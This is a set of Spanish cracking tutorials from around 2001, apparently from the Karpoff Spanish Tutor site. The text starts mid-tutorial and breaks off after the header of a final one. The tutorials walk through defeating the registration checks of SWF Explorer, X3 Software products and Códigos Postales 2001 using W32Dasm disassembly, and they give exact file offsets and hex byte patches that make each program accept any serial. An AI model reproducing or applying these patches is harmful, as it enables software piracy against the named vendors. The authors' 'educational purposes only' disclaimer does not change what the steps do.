como ven.. cambiamos los valores de 83EC7433C0B9 a.. B801000000<hasta aquí es mov eax, 00000001>C3<no olvidemos el return> guardamos los cambios y ejecutamos el programa.. lo llenamos con los datos que sean..



de hecho.. lo que más me gustó es que ni siquiera checa si el # es correcto.. así vemos en about..

como ven.. el programa ni siquiera checó el dato <porque no se lo dejamos!!> jeje.. espero se hayan divertido tanto como yo!!

>>>despedida..

como dije.. es una protección malona.. no está muy buena que digamos.. pero así aprendemos más.. jeje.. de nuevo agradezco a DeK_OiN por enseñarme a usar éste truco.. y tambié a to2 los crackers que han aportado sus conocimientos!! también salu2 a los newbies!!

por último, les recomiendo echen un ojo por éstas páginas...

AzTlAnKlAn

Karpoff Spanish Tutor

WKT! Foro

TutoLetal

K-For

hasta la próxima!!
dudas? comentarios??

smash@gamehacks.net

recuerda: éstos textos son exclusivamente para fines intelectuales.. de ninguna manera tratamos de perjudicar a los programadores..

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: **SWF Explorer 2.93**

PROTECCION:	**serial**
Objetivo:	simular registro
Descripcion:	busca películas de flash en el disco duro..
Dificultad:	newbie+
DOWNLOAD:	http://www.swifftools.com/stools/
Herramientas:	**w32dasm, editor hexadecimal**
CRACKER:	**§mÂ$|-| & !<@ßØ0m** **FECHA: 23/03/01**

INTRODUCCION

salu2!! cómo se la están pasando?? han crackeado muchos programas?? <ojalá crackeen más que yo.. jeje..> ésta vez me encontré con un programa un poco interesante.. resulta que primero me sacó de onda pero después ya supe qué hacer.. como siempre, agradezco al Pr@FeSoR_X por su gran compilación, a karpoff por su excelente página y a to2 los miembros de k-for.. thanx..

éste tutorial lo dedico a todo el crew de pokemex

bueno.. es todo empecemos!!!

AL ATAKE

primero.. como todo buen cazador hay que ver el comportamiento de nuestra presa.. analicémosla con file insPEctor..
>>hecho en delphi 3.0
>>no está comprimido..
ejecutamos el programa y una no muy agradable nag..

"éste programa es freeware" "blablabla" "págame".. el botón de continue está bloqueado por unos segun2..

tratamos de registrarnos..

muy bien.. empecemos a jugar con el código muerto <desensamblar..> cerramos el programa y abrimos el w32dasm y desensamblamos..

hmm.. está tardando algo..
esto es demasiado..
eeeh.. ya??
con razón.. el programa son 1.15 megas..
un poco más.. ya!!

damos click al botón y buscamos "the serial number is.." un poco abajo.. casi por el final lo encontramos.. damos doble click.. y llegamos aquí..

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004A99C8(C)
|
:004A9A60 6A00 push 00000000
:004A9A62 668B0DA49A4A00 mov cx, word ptr [004A9AA4]
:004A9A69 B201 mov dl, 01

* Possible StringData Ref from Code Obj ->"The serial number is invalid."
|
:004A9A6B B8409B4A00 mov eax, 004A9B40
:004A9A70 E823B6FAFF call 00455098
:004A9A75 8BC3 mov eax, ebx
:004A9A77 E8E4FCF9FF call 00449760
```

vemos que el mensaje de error viene directamente de 004A99C8 vamos a Goto>Code Location y apuntamos 004A99C8 para llegar aquí..

[...]
:004A99C0 59 pop ecx
:004A99C1 E806FEFFFF call 004A97CC
:004A99C6 84C0 test al, al
:004A99C8 0F8492000000 je 004A9A60
:004A99CE 6A00 push 00000000
:004A99D0 668B0DA49A4A00 mov cx, word ptr [004A9AA4]
:004A99D7 B202 mov dl, 02

* Possible StringData Ref from Code Obj ->"Thank you for registering SWF "
->"Browser!"

vemos que hay un jump if equal <JE> que salta siempre y cuando es igual.. <se refiere al # de registro real y al que introducimos..> como siempre.. hay que cambiarlo por un JNE <jump if not equal> ´pa que salte cuando no esté bien.. así simularemos estar registra2 <pero me preocupa aquella call..> vemos el offset <el que está hasta abajo del desensamblador, dice algo así..
@Offset 000A8CE2h> sólo tomaremos A8CE2, los 0s sobran y la h significa hex..

abrimos el editor hex.. <no antes sin hacer una copia de seguridad..> abrimos la copia y vamos edit>goto y apuntamos A8CE2 llegaremos aquí.. 59E8 06FE FFFF 84C0 0F84 9200 reemplazamos 0F84 <JE> por 0F85 <JNE> guardamos cambios y ejecutamos el programa.. e introducimos datos falsos ´pa registrarnos..

muy bien!! ahora: la prueba de fuego.. cerramos el programa y lo abrimos de nuevo.. hmm.. se está tardando un poco no??.. esto es mucho!! demasiado diría yo.. presionamos Ctrl+Alt+Supr y vemos que ahí está el programa corriendo.. pero por alguna extraña razón no podemos "tocarlo" hmm.. seleccionamos el SWFExplorer y le damos click a "Finalizar Tarea" esperamos unos momentos más.. y nos dirá <o al menos a mí> que está atorado.. presionamos "Finalizar" de nuevo y pensamos..
una trampa del programador?? no tocar específicamente ese punto?? o simplemente algún error?? tal vez.. la del programador no me la creo pero.. puede ser posible.. tendremos que utilizar otro método.. pero.. el programa no corre.. qué extraño no??

empecemos a hacer algo desesperado.. reiniciemos.. <o más fácil: desinstalamos el programa y lo volvemos a instalar!!>

ahora chequemos de nuevo de dónde estaba ese JE

:004A99C0 59 pop ecx
:004A99C1 E806FEFFFF call 004A97CC
:004A99C6 84C0 test al, al
:004A99C8 0F8492000000 je 004A9A60
:004A99CE 6A00 push 00000000
:004A99D0 668B0DA49A4A00 mov cx, word ptr [004A9AA4]
:004A99D7 B202 mov dl, 02

* Possible StringData Ref from Code Obj ->"Thank you for registering SWF "
->"Browser!"

vemos un interesantísimo test al, al que chequea nuestros datos.. por ahí está un hoyo.. ya lo veo.. nos posesionamos

sobre el call y presionamos

llegaremos aquí..

:004A97CC 55 push ebp
:004A97CD 8BEC mov ebp, esp
:004A97CF 6A00 push 00000000
:004A97D1 6A00 push 00000000
:004A97D3 6A00 push 00000000
:004A97D5 6A00 push 00000000
:004A97D7 6A00 push 00000000

lo que haremos es obligar al programa a que siempre saque registrado! en lugar de error!! reemplazaremos lo que se necesite por mov al, 0000001 cómo le haremos?? con el w32dasm tiene la función de debugger.. damos Ctrl+L, damos click a Load, vamos a Patch Code y escribimos mov al, 0000001 así nos dará.. B001 <que es la instrucción que acabamos de escribir en hexa> no olvidemos que si sólo parcheamos B001 vamos a provocar que el programa tenga error.. así que le agregamos un RET <C3>.. quedaría así..
B001 C3
ahora vemos el offset <de push ebp, donde empieza el call>..nos dice.. A8BCC, muy bien lo anotamos, abrimos el editor hex.. edit>goto A8BCC y llegamos aquí..

558B EC6A 006A 006A 006A 006A

parcheamos y quedaría algo así..

B001 C36A 006A 006A 006A 006A guardamos cambios..

llenamos datos del registro.. damos click en register.. y..

cerramos el programa y lo volvemos a abrir..
1-- ya no hay nag..
2-- ´tamoz registra2..!!!

finalmente.. aah.. se siente tan bien!!

>>>despedida..

jeje.. bueno se acabó el SWF Browser sí me hizo sudar un ratito <ajá..> pero sabiendo qué es lo que hace.. uno se puede plantear otros caminos.. agradezco al Pr@FeSoR_X, a Karpoff y a todo K-For.. especialmente a DeK_OiN y a Viper, por su file insPEctor.. ya que sin ellos no sería nada.. también mando salu2 a los newbies!!

por último, les recomiendo echen un ojo por éstas páginas...

AzTlAnKlAn

Karpoff Spanish Tutor

WKT! Foro

TutoLetal

K-For

hasta la próxima!!
dudas? comentarios??

smash@gamehacks.net

recuerda: éstos textos son exclusivamente para fines intelectuales.. de ninguna manera tratamos de perjudicar a los programadores..

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: to2 de X³ software

PROTECCION: **name/serial**

Objetivo: simular registro

Descripcion: ~~~~~~~~~~~

Dificultad: newbie-

DOWNLOAD: http://www.x3software.com

Herramientas: **w32dasm, editor hexadecimal**

CRACKER: **§mÂ$|-| & !<@ßØ0m** **FECHA:** **26/03/01**

INTRODUCCION


vaya vaya.. estaba buscando una protección 2-3.. malona si quieren llamarle así.. pero éstos se excedieron!! de hecho.. no sé qué es peor.. toggle o éstos.. tal vez toggle es mejor.. pero.. bueno.. qué le haremos?? ´poz les daremos una lección.. por lo menos lo hubieran encriptado o algo así..

bueno.. dedico éste tuto a lecome <al rato te entrego otro capítulo..> y a blizzard <sé que no estás leyendo esto pero.. ´poz ´pa que la lleves calmado..> aunque ambos no tienen nada que ver me han ayudado mucho.. palabras que ayudan..

bueno.. empecemos!!!

AL ATAKE


primero.. veamos el comportamiento del programa.. tomaré como ejemplo el CodeWiz.. una aplicación que no se ni ´pa que sirve!! pero.. ok..



damos click a Register.. y llenamos nuestros datos..

damos click a o!< y sorpresa!!!

invalid?? seguro?? analizamos el programa con file insPEctor y vemos..



visual c++.. procedemos a desensamblarlo.. presionamos y buscamos "invalid registration code" las referencias son MUY pocas.. no hay pierde.. damos doble click sobre la referencia y veremos algo así..


```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00402749(C)
|
:00402785 8B542470 mov edx, dword ptr [esp+70]
:00402789 8BCE mov ecx, esi
:0040278B 52 push edx
:0040278C 6880494000 push 00404980
:00402791 6878494000 push 00404978

* Reference To: MFC42.Ordinal:1903, Ord:1903h
|
:00402796 E89B060000 Call 00402E36
:0040279B 6884624000 push 00406284
:004027A0 6888494000 push 00404988
:004027A5 6878494000 push 00404978
:004027AA 8BCE mov ecx, esi

* Reference To: MFC42.Ordinal:1903, Ord:1903h
|
:004027AC E885060000 Call 00402E36
:004027B1 6A10 push 00000010

* Possible StringData Ref from Data Obj ->"X3 Wizard"
|
:004027B3 6898614000 push 00406198

* Possible StringData Ref from Data Obj ->"Invalid Registration Code."
|
:004027B8 6860614000 push 00406160 <--aquí caemos!!
```

vemos que hay un salto (C)ondicional en 00402749 vamos a Goto>Code Location e introducimos 00402749 llegaremos aquí.

:00402742 E869020000 call 004029B0 <-- hmm.. call sospechosa..
:00402747 85C0 test eax, eax
:00402749 743A je 00402785 <--aquí caemos!!
:0040274B 8B442470 mov eax, dword ptr [esp+70]
:0040274F 8BCE mov ecx, esi
:00402751 50 push eax
:00402752 6880494000 push 00404980


vemos que hay un JE <Jump if Equal> el cual checa los datos.. lo podemos modificar con un JNE <Jump if Not Equal> o por un JMP <jump> para que siempre salte.. vemos el offset..

2749.. <recuerden que los 0s a la izq no valen y la h indica hexadecimal> cerramos w32dasm y vamos al editor hex.. edit>goto, apuntamos 2749 y llegamos..




ahora sí.. cambiamos ese 74 <JE> por un 75 <JNE> o por un EB <JMP, que siempre salta..>

guardamos cambios.. recuerda.. si tienes el programa corriendo.. o el w32dasm cargado con el programa.. no va a aceptar los cambios.. así que ciérralo..corremos el programa.. nos registramos de nuez.. nos dice..



como el programa no tiene nag.. vamos a "About" y vemos esto..



jajajaja!! sí!! engañamos al programa de nuevo.. ni siquiera checó los datos que introdujimos.. nomás lo registró.. vaya.. esa call no sirvió de nada.. mucho menos el test eax, eax!! jaja..

>>>despedida..

diablos.. nunca pensé que fuera tan fácil.. éstos de X3 merecen alguien.. quien sea.. cualquiera.. que sepa un poco de cracking.. porque con eso.. ´poz ´ta 1/2 difícil vender no??

quiero agradecer a to2 los tutores que escriben ´pa que los newbies aprendamos y nuestro nivel crezca.. también agradezco a toda la raza de tutoriales 2001, dirigida por el reconocido Pr@FeSoR_X, al bueno de [DeK_OiN] <que me ha ayudado mucho, me tiene un poco de paciencia.. un poco?? tal vez a veces se excede!! jeje..>, a karpoff.. y a to2 los newbies que me leen me han ayudado mucho... pero thanx a to2 por tenerme paciencia.. muchas gracias..!!

por último, les recomiendo echen un ojo por éstas páginas...

AzTlAnKlAn

Karpoff Spanish Tutor

WKT! Foro

TutoLetal

K-For

hasta la próxima!!
dudas? comentarios??

smash@gamehacks.net

recuerda: éstos textos son exclusivamente para fines intelectuales.. de ninguna manera tratamos de perjudicar a los programadores..

Karpoff Spanish Tutor

Programa: **Códigos Postales 2001**

PROTECCION: **Serial**
Objetivo: Acepte cualquier serial
Descripcion: Recomendable para newbies
Dificultad: Newbie
DOWNLOAD:
Herramientas: **Dede 2.50, W32dasm y Editor Hexadecimal**
CRACKER: **Xirtam** **3/4/01**


INTRODUCCION


Ya se que lo interesante sería sacar el serial válido y así no tener que tocar el ejecutable para nada, pero este tutorial lo que busca es esa primera esperanza para los que están empezando y no se den por vencidos.

También demostrar el poder de Dede para programas en delphi.


AL ATAKE

Lo desensamblamos con W32dasm y en las string data references no nos sale esa asquerosa nag






Aqui entra en acción el Dede; lo ejecutamos y cargamos el archivo en cuestión, en este caso codpostal.exe, veremos lo siguiente:




*** Para cargar el archivo búscalo pulsando en la carpeta y dale a process.**

Vamos a "procedures" y nos salen los formularios del programa a la izquierda llamados Unit(x)



Los exploramos un poco y nos fijamos en el Unit2, pulsamos y nos salen a la derecha sus objetos; no hace falta ser un experto para darse cuenta de que BitBtnClick es un botón así que le damos con el botón derecho y elegimos show additional data y nos sale esto:



que vemos!, hemos topado con el botón registrar, aceptamos y damos doble click sobre BitBtnClick y nos sale una pantalla parecida a la de el w32dasm; el código que vemos es lo que está dentro del botón registrar por así decirlo así que ahí estará la rutina de comprobación, los mensajes de no estas registrado etc... así que miramos un poco más para abajo y nos encontramos esto:

```
TForm2.BitBtn1Click
Navigation  Edit  Plugins

TForm2.BitBtn1Click

|
004A46E5   E80ACAF8FF          call    004310F4
004A46EA   837DE400            cmp     dword ptr [ebp-$1C], +$
004A46EE   7418                jz      004A4708
004A46F0   6A30                push    $30

* Possible String Reference to: 'Atención'
|
004A46F2   B950474A00          mov     ecx, $004A4750

* Possible String Reference to: 'Su número de Licencia no es vál
|
004A46F7   BA5C474A00          mov     edx, $004A475C

* Reference to TApplication instance
|
004A46FC   A124C24B00          mov     eax, dword ptr [$4BC22
004A4701   8B00                mov     eax, [eax]
```

Vamos al w32dasm y en el menu a goto / goto code location y metemos esta dirección 004A46f2, cuando estemos allí nos fijamos un poco más arriba y hay un salto que se refiere a esa dirección.

```
URSoft W32Dasm Ver 8.93 Program Disassembler/Debugger
Disassembler  Project  Debug  Search  Goto  Execute Text  Functions  HexData  Refs  Help

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004A46CE(C)  Este es el salto que llega a el mensaje de error
|
:004A46DC 8D55E4              lea edx, dword ptr [ebp-1C]
:004A46DF 8B83E4020000        mov eax, dword ptr [ebx+000002E4]
:004A46E5 E80ACAF8FF          call 004310F4
:004A46EA 837DE400            cmp dword ptr [ebp-1C], 00000000
:004A46EE 7418                je 004A4708
:004A46F0 6A30                push 00000030
:004A46F2 B950474A00          mov ecx, 004A4750     <------ Esta es la dirección del mensaje
:004A46F7 BA5C474A00          mov edx, 004A475C
:004A46FC A124C24B00          mov eax, dword ptr [004BC224]
:004A4701 8B00                mov eax, dword ptr [eax]
:004A4703 E848B0FAFF          call 0044F750
```

Lo que tenemos que hacer ahora es averiguar el offset y nopearlo con el editor hexadecimal y nos aceptará cualquier serial.

¿Como se hace esto?, así:

De nuevo en w32dasm goto / goto code locations y esta vez metemos la dirección del salto antes mencionado (004A46CE)

```
:004A46CE 750C                    jne 004A46DC
:004A46D0 C7833402000001000000    mov dword ptr [ebx+00000234], 00000001
:004A46DA EB36                    jmp 004A4712

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004A46CE(C)
|
:004A46DC 8D55E4                  lea edx, dword ptr [ebp-1C]
:004A46DF 8B83E4020000            mov eax, dword ptr [ebx+000002E4]
:004A46E5 E80ACAF8FF              call 004310F4
:004A46EA 837DE400                cmp dword ptr [ebp-1C], 00000000
:004A46EE 7418                    je 004A4708
:004A46F0 6A30                    push 00000030
:004A46F2 B950474A00              mov ecx, 004A4750
:004A46F7 BA5C474A00              mov edx, 004A475C
:004A46FC A124C24B00              mov eax, dword ptr [004BC224]
:004A4701 8B00                    mov eax, dword ptr [eax]
:004A4703 E848B0FAFF              call 0044F750

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004A46EE(C)
|
:004A4708 C7833402000003000000    mov dword ptr [ebx+00000234], 00000003

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004A46DA(U)
|
:004A4712 33C0                    xor eax, eax
:004A4714 5A                      pop edx
:004A4715 59                      pop ecx
:004A4716 59                      pop ecx
:004A4717 648910                  mov dword ptr fs:[eax], edx
:004A471A 683F474A00              push 004A473F

Line:358217 Pg 7165 of 7999  Code Data @:004A46CE @Offset 000A3ACEh in File:CodPostal.exe
```

En esta imagen vemos todo lo que necesitamos, apuntamos el offset A3ACE y el salto 750C.

Ahora cargamos en el editor hexadecimal (yo uso el Hex Workshop) el codpostal.exe, en el menu vamos a edit / goto y metemos el offset, aceptamos y nos muestra el salto que nos interesa

```
Hex Workshop - [CodPostal]
File  Edit  Disk  Options  Tools  Window  Help
H D B S L F D S U

000A3AC0 E8C7 5BF6 FF8B 55E8 58E8 3AFA F5FF 750C ..[...U.X.:...u.
000A3AD0 C783 3402 0000 0100 0000 EB36 8D55 E48B ..4........6.U..
```

lo cambiamos por 9090 y guardamos, nos aceptará cualquier serial.

FIN

Aclaraciones:

1.El dede solo sirve para programas hechos en delphi.

2.Este manual es para newbies y solo para newbies.

3.Este es mi primer manual así que tendrá errores.

4.Este documento está hecho con fines educativos, el autor no se hace responsable del uso que se haga de la información.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: *Ultimate Encoder 2001 v 3.0*

PROTECCION:
1. Quitar NAg Screen y Tiempo Limite

Objetivo:
1. Quitar NAg Screen y Tiempo Limite

Descripcion: http://www.usro.net/

